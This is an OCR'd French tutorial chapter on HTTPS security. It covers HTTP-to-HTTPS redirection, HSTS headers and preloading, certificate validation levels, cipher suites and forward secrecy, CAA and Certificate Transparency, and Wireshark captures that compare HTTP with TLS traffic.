
Rediriger HTTP vers HTTPS côté serveur

Vous l'avez maintenant compris, vous devez utiliser HTTPS sur votre site web. Est-ce pour autant une bonne idée de désactiver HTTP de manière brutale ? En fait, non !

De nombreux liens existent sur Internet qui renvoient à la version HTTP de votre site. Une personne peut également indiquer au navigateur l'adresse de votre site version HTTP. Toutes ces tentatives seront alors bloquées, ce qui n'est pas le but recherché.

La solution consiste à utiliser un mécanisme de redirection[4] qui redirige tout le trafic HTTP de votre site vers un trafic HTTPS. Ce mécanisme s'implémente sur le serveur.

Voici un exemple :



4 Il y a deux types de redirection : la redirection 301 (qui est permanente) et la redirection 302 (qui est temporaire). Les redirections pour basculer d'HTTP en HTTPS sont des redirections 301 (voir le cadre bleu sur l'image ci-dessus). Les redirections se réalisent dans le fichier .htaccess, sur le serveur.

HTTP Strict Transport Security (HSTS)

Utiliser une redirection vers la version HTTPS de votre site est une bonne idée. Cependant le protocole SSL peut subir une attaque de l'homme du milieu (Man-In-The-Middle attack ou MITM)[5].

Vous vous connectez certainement de temps à autre, probablement, à un réseau Wi-Fi public (café, hôtel, aéroport, …). Ces Wi-Fi sont souvent mal sécurisés et les mots de passe connus de tous ou même absents. Imaginons que le site de votre banque accepte les connexions HTTP et les redirige en HTTPS grâce à une redirection 301. Un hacker, client du même hôtel, pourra (grâce à un renifleur de paquets comme Wireshark) intercepter votre requête en HTTP vers ce site. En effet, les gens tapent rarement "https://ma-banque.com" dans la barre d'adresse mais plutôt "www.ma-banque.com" ou encore plus simplement "ma-banque.com" : du coup la requête est envoyée en HTTP. Ayant intercepté votre requête, le pirate pourra détourner ainsi le trafic chiffré en SSL, et s'emparer de vos données confidentielles. Il pourra même rediriger votre requête vers un site qu'il a créé qui est une copie conforme de celui de votre banque (phishing). Catastrophe ! Que faire ?

Il faut dès lors déployer une mesure de sécurité supplémentaire, le **HSTS** (HTTP Strict Transport Security), qui est aujourd'hui supporté par tous les navigateurs.

Avec HSTS, le serveur donne instruction au navigateur, grâce à l'en-tête de réponse Strict-Transport-Security, d'utiliser HTTPS par défaut pendant une période spécifiée, à chaque connexion. Il s'agit pas donc d'une redirection classique (redirection 301, 302, …) ; mais d'une conversion **côté client** (par le navigateur) de requêtes HTTP en requêtes HTTPS.

Cet en-tête possède trois attributs (flags) :

- ➔ **max-age : spécifie la durée de vie de la politique HSTS en secondes.**
- ➔ **IncludeSubDomains : spécifie si les sous-domaines sont concernés.**
- ➔ **preload : indique que le domaine doit être inscrit dans la liste de préchargement**

Par exemple, on peut activer HSTS pour un an avec :

Strict-Transport-Security "max-age= 31536000; IncludeSubDomains "


Il reste encore un problème : HSTS n'offre une protection qu'après la première connexion. Cette première connexion reste problématique. On peut y remédier grâce à une liste de pré-

5 Le MITM, ou attaque de l'homme du milieu consiste à intercepter et à modifier les données échangées entre deux personnes à leur insu. Côté serveur, il suffit d'activer HSTS pour protéger vos visiteurs.

chargement. Il faut alors enregistrer son site sur **https://hstspreload.org** et ajouter le flag preload à l'en-tête de réponse :

Strict-Transport-Security "max-age= 31536000; IncludeSubDomains; preload"

Activer HSTS pour votre site peut vous faire passer de la note A à la note A+ lors du SSL Server Test (https://www.ssllabs.com/ssltest/) dont nous avons parlé dans un autre chapitre :



Un site très bien sécurisé, sans HSTS, obtiendra la note A


Ce même site avec HSTS obtiendra la note A+

Nous y sommes : vous êtes maintenant en totale sécurité avec votre site web, une attaque de l'homme du milieu n'est plus possible !

Testons le site web d'une banque (1) : HSTS

J'ai testé le site de plusieurs banques pour voir si elles utilisaient la politique de sécurité HSTS. Bien évidemment, c'est très souvent le cas !

Ci-dessous, j'ai testé la banque ING, qui utilise bien HSTS :



La durée de vie de la politique HSTS chez ING est de 1 an (31.622.400 secondes).A titre d'exercice, je vous conseille de vérifier si votre banque a bien activé HSTS sur son site web.[6]


6 Il suffit, pour le navigateur Chrome, par exemple, de cliquer sur "Personnaliser" (les trois points en haut à droite de la fenêtre du navigateur) puis sur "Plus d'outils" puis sur "Outils de développement". Pour l'exemple ci-dessus, j'ai cliqué ensuite sur Name = login.

Clés, certificats et chiffrement

On a vu que le protocole SSL/TSL possède trois propriétés. De quoi dépendent-elles ?

Authenticité	Cette propriété est assurée par un certificat SSL. Le rôle du navigateur est de vérifier que ce certificat est valide.
Confidentialité	Cette propriété est assurée par un algorithme de chiffrement à clé symétrique. La clé est dite partagée ou secrète.
Intégrité	Cette propriété est assurée par une fonction HMAC (Hashed Message Authentication Code). Le code HMAC combine une fonction de hachage[7] cryptographique et une clé secrète unique.

On peut constater que les deux clés utilisées pour la confidentialité et l'intégrité sont uniques. Ces deux clés dérivent d'un "pre-master secret" produit par le navigateur.



7 Une fonction de hachage (MD5, SHA-1, SHA-256, …) est une fonction qui calcule l'empreinte numérique (ou signature) d'une donnée. Le hash obtenu ne permet pas de retrouver la donnée initiale, mais il permet de l'identifier. Lorsque vous téléchargez un programme sur Internet, il est conseillé de vérifier si celui-ci n'a pas été corrompu (erreur de transmission ou infection par un virus) en comparant son hash à celui qui est fourni par le site qui propose le programme original. Une méthode rapide pour calculer le SHA-256 d'un programme est de le scanner sur www.virustotal.com. Sinon de nombreux programmes gratuits permettent de calculer les hashs.


- **DES (Data Encryption Standard)** est un vieil algorithme de chiffrement symétrique (1975) qui n'est plus recommandé aujourd'hui (il est facilement attaqué par différentes méthodes). Il a donc été remplacé depuis 2001 par AES…

- **AES (Advanced Encryption Standard)**, publié en 2000, est également un algorithme de chiffrement symétrique. C'est un algorithme très utilisé et très sûr, qui utilise une clé de 128 (AES-128), 192 (AES-192) ou 256 bits (AES-256) au maximum.

Les certificats SSL

Les certificats, nous l'avons vu, assurent la propriété d'authenticité. Ils sont le passeport électronique du site web. Ils sont délivrés par une autorité de certification (CA pour Certification Authority). Lorsque le CA délivre un nouveau certificat, il le signe avec sa clé privée[8]. Le navigateur vérifie ensuite ce certificat avec la clé publique du CA. En réalité, le certificat est signé par un CA intermédiaire qui dépend d'un autre CA intermédiaire de niveau plus élevé pour prouver sa légitimité et ainsi de suite jusqu'à atteindre le plus haut niveau : l'autorité de certification racine (Root CA). Chaque navigateur possède un magasin de certificats racine (qui liste tous les CA racine auxquels le navigateur fait confiance par défaut).

On peut afficher facilement le magasin de certificats racine sur Firefox :



8 Le certificat atteste de l'identité de la clé publique délivrée par un CA. Les certificats utilisent la cryptographie asymétrique (l'algorithme RSA par exemple) : le CA place dans le certificat la clé publique de l'entité associée à ce certificat puis chiffre le certificat avec sa clé privée. Lorsque vous vous connectez à un site sécurisé, celui-ci vous envoie son certificat qui contient sa clé publique et qui est signé par l'autorité. Vous êtes donc sûr que cette clé publique est bien la bonne clé et n'a pas été corrompue par un pirate. La structure des certificats possède une norme : le standard X.509.

Comment un CA peut-il savoir si une requête pour un certificat est légitime ?

Il faut bien évidemment vérifier que la personne qui fait la demande est bien le propriétaire du domaine concerné par le certificat.

Il y a donc quatre types de certification SSL, selon la profondeur de cette vérification :

Auto-signature

le certificat auto-signé n'est rien d'autre qu'un certificat signé, non par un CA, mais par le serveur qui l'a édité. Il est donc totalement gratuit. Il faut éviter ce type de certificat car il affiche une erreur de sécurité sur tous les navigateurs (les internautes quittent alors généralement la page). Il n'y a aucune validation, bien sûr, pour ce certificat.

DV (*Domain Validation* = Validation de domaine)


c'est la validation la plus économique. **Let's Encrypt**, dont nous avons parlé, et qui propose des certificats SSL gratuits, délivre ce type de certificat.

OV (*Organization Validation* = Validation de l'organisation)

cette validation est plus crédible et plus chère.

EV (*Extended Validation* = Validation étendue)

cette validation est la meilleure et la plus chère.



Affichage du certificat SSL dans Firefox

Connexion sécurisée / Plus d'informations / Afficher le certificat


Site letsencrypt.org : certificat DV

Site ssllabs.com : certificat OV

Site de la banque *Société Générale* : certificat EV

Affichage du certificat SSL dans Chrome

Afficher les informations à propos du site / La connexion est sécurisée / Certificat valide / Détails / Objet



Site letsencrypt.org : certificat DV

Site ssllabs.com : certificat OV


Site de la banque *Société Générale* : certificat EV

CN = Common Name ; **O** = Organization ; **L** = Locality ; **ST** = State ; **C** = Country

SSLLABS (SSL Server Test) peut vous dire si un domaine est étendu (EV) ou non !

Testons le site web d'une grande banque (2) : le certificat


Pour afficher le certificat SSL d'une banque (ici MonaBank), il suffit avec Firefox de cliquer sur le cadenas, puis sur Plus d'informations et enfin sur Afficher le certificat



TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384, 256 bits, TLS 1.2

- ➔ échange de clés (ECDH, Elliptic Curve Diffie-Hellman Ephemeral),
- ➔ algorithme de chiffrement asymétrique (RSA, Rivest-Shamir-Adleman) pour identifier le serveur,
- ➔ algorithme de chiffrement symétrique (AES_256_GCM, 256 bits) [pour la confidentialité des données échangées], en mode GCM (Galois/Counter Mode)
- ➔ algorithme de hachage : SHA384 [pour l'intégrité]
- ➔ 256 bits : indique que la clé symétrique a une longueur de 256 bits
- ➔ TLS 1.2 : version de TLS utilisée (aujourd'hui, on conseille plutôt TLS 1.3)

Wikipédia propose une illustration simplifiée de l'échange des clés de Diffie-Hellman avec une analogie avec un échange de pots de couleur entre Alice et Bob :



Idée originale : A.J. Han VinckVersion vectorielle : Flugaal

Traduction : Dereckson, Public domain, via Wikimedia Commons

PFS : Perfect Forward Secrecy (confidentialité persistante)

Les révélations d'Edward Snowden en 2013, ont fait l'effet d'une bombe : des agences gouvernementales enregistrent depuis des années les communications même cryptées dans l'espoir de pouvoir un jour les déchiffrer (il suffit pour cela d'obtenir dans le futur la clé privée du serveur en la volant ou de toute autre manière).

Pour éviter cela, il est recommandé aujourd'hui d'utiliser la propriété de **Perfect Forward Secrecy** : il s'agit d'une fonction de protocole d'échange de clés très sûre, même si la clé privée du serveur est compromise, les communications chiffrées passées resteront confidentielles. Cette propriété est obtenue grâce au protocole d'échange de clés de Diffie-Hellman (DH), ou ses variantes :

DHE	**pour Diffie-Hellman ephemeral,**
ECDH	**pour Elliptic-curve Diffie-Hellman,**
ECDHE	**pour Elliptic-curve Diffie-Hellman ephemeral.**

L'algorithme mathématique de Diffie-Hellman est assez complexe.

Avec PFS, la clé privée du serveur ne sert plus à déchiffrer le pre-master secret (clé temporaire utilisée pour établir la connexion) mais uniquement pour l'authentification. Le serveur et le navigateur négocient un secret partagé qui n'a plus aucun rapport avec ce pre-master secret.

Il faut cependant noter qu'avec le Perfect Forward Secrecy, les communications passées sont totalement protégées, mais pas les communications futures puisqu'une attaque de l'homme du milieu (MITM) reste possible. C'est la raison pour laquelle le protocole DH doit être utilisé avec authentification (il est combiné avec l'algorithme asymétrique RSA), il devient dès lors invulnérable ! **Aujourd'hui, avec TLS 1.3, PFS est devenu obligatoire.**

Fragilité de l'écosystème des certificats

Toute la sécurité sur un site HTTPS dépend de la validité des certificats SSL. Il est possible malheureusement qu'un hacker puisse se procurer un certificat frauduleux pour un site web.

Quel est l'intérêt pour un pirate d'obtenir un certificat X.509 frauduleux ?

A priori, aucun. Mais à y réfléchir d'un peu plus près, il y en a un, sinon pourquoi le ferait-il ?

Le certificat frauduleux fait croire aux navigateurs qu'un site est légitime alors qu'il ne l'est pas. Il peut alors y avoir usurpation d'identité, propagation de malwares, interception des communications,…

Le cybercriminel peut obtenir des certificats X.509 frauduleux grâce à l'ingénierie sociale, grâce à l'exploitation de vulnérabilités ou encore grâce au marché noir présent sur le darknet.

Avec des certificats frauduleux dans la nature, plus aucun internaute ne pourra être sûr que sa connexion est bien sécurisée. L'enjeu est de taille.

Le vol des certificats DigiNotar en 2011 a fait le buzz sur Internet :

Piratage : vol des certificats SSL pour la CIA, le MI6 et le Mossad

JDN La Rédaction JDN

Mis à jour le 05/09/11 13:05

Plus de 500 certificats émis par DigiNotar ont été dérobés. Mozilla et Google vont définitivement bloquer tous les certificats émis par cette entreprise néerlandaise sur leur navigateur.

Source : http://www.journaldunet.com/solutions/securite/vol-de-certificat-ssl-0911.shtml

Pour remédier à cet épineux problème, deux solutions principales ont été proposées :

Méthode de prévention : CAA (Certification Authority Authorization) : le propriétaire d'un domaine peut spécifier quels sont les CA autorisés à émettre des certificats pour son domaine. CAA fut proposé par l'ingénieur Peter Bowen en 2013

Méthode de détection : CT (Certificate Transparency) : tous les certificats émis doivent être listés dans une base de données publique. CT a été proposé initialement par Google en 2013.

CAA
Limite l'émission de certificats non autorisés.
Contrôle préventif via DNS.
Normalisé en 2013 par le IETF[9] sous la forme de la RFC 6844.

CT
Surveiller les certificats émis.
Non préventif. Transparence après émission via des journaux publics.
Normalisé en 2013 par le IETF sous la forme de la RFC 6962.

[9] **Le IETF est une organisation ouverte qui s'occupe de la normalisation des protocoles utilisés sur Internet. Le IETF publie des RFC (RFC = Request for Comments) qui décrivent un protocole ou une norme relative à Internet.**

Le fonctionnement de HTTPS (HTTP over TLS)

Protocole HTTP

```
> Frame 275: 1059 bytes on wire (8472 bits), 1059 bytes captured (8472 bits) on interfa
> Ethernet II, Src: MS-NLB-PhysServer-16_18:f7:57:2b (02:10:18:f7:57:2b), Dst: ASUSTek(
> Internet Protocol Version 4, Src: 93.184.216.34, Dst: 192.168.0.20
> Transmission Control Protocol, Src Port: 80, Dst Port: 51124, Seq: 1, Ack: 367, Len:
> Hypertext Transfer Protocol
> Line-based text data: text/html (46 lines)
```

```
v Line-based text data: text/html (46 lines)
    <!doctype html>\n
    <html>\n
    <head>\n
        <title>Example Domain</title>\n
    \n
        <meta charset="utf-8" />\n
        <meta http-equiv="Content-type" content="text/html; charset=utf-8" />\n
        <meta name="viewport" content="width=device-width, initial-scale=1" />\n
        <style type="text/css">\n
        body {\n
            background-color: #f0f0f2;\n
            margin: 0;\n
            padding: 0;\n
            font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI",
            \n
        }\n
```

Avec HTTP, les données transmises sont bien lisibles !

Protocole HTTPS

```
> Frame 912: 109 bytes on wire (872 bits), 109 bytes captured (872 bits) on interface
> Ethernet II, Src: MS-NLB-PhysServer-16_18:f7:57:2b (02:10:18:f7:57:2b), Dst: ASUSTek(
> Internet Protocol Version 4, Src: 216.58.214.2, Dst: 192.168.0.20
> Transmission Control Protocol, Src Port: 443, Dst Port: 51130, Seq: 4237, Ack: 287,
> [4 Reassembled TCP Segments (4158 bytes): #908(1279), #909(1412), #911(1412), #912(5
> Transport Layer Security
```

```
v Transport Layer Security
  v TLSv1.3 Record Layer: Application Data Protocol: Hypertext Transfer Protocol
      Opaque Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 4153
      Encrypted Application Data: c4b680204c3c4a97a9606c29f38898ffe19c73865fda8b5a6f3
      [Application Data Protocol: Hypertext Transfer Protocol]
```

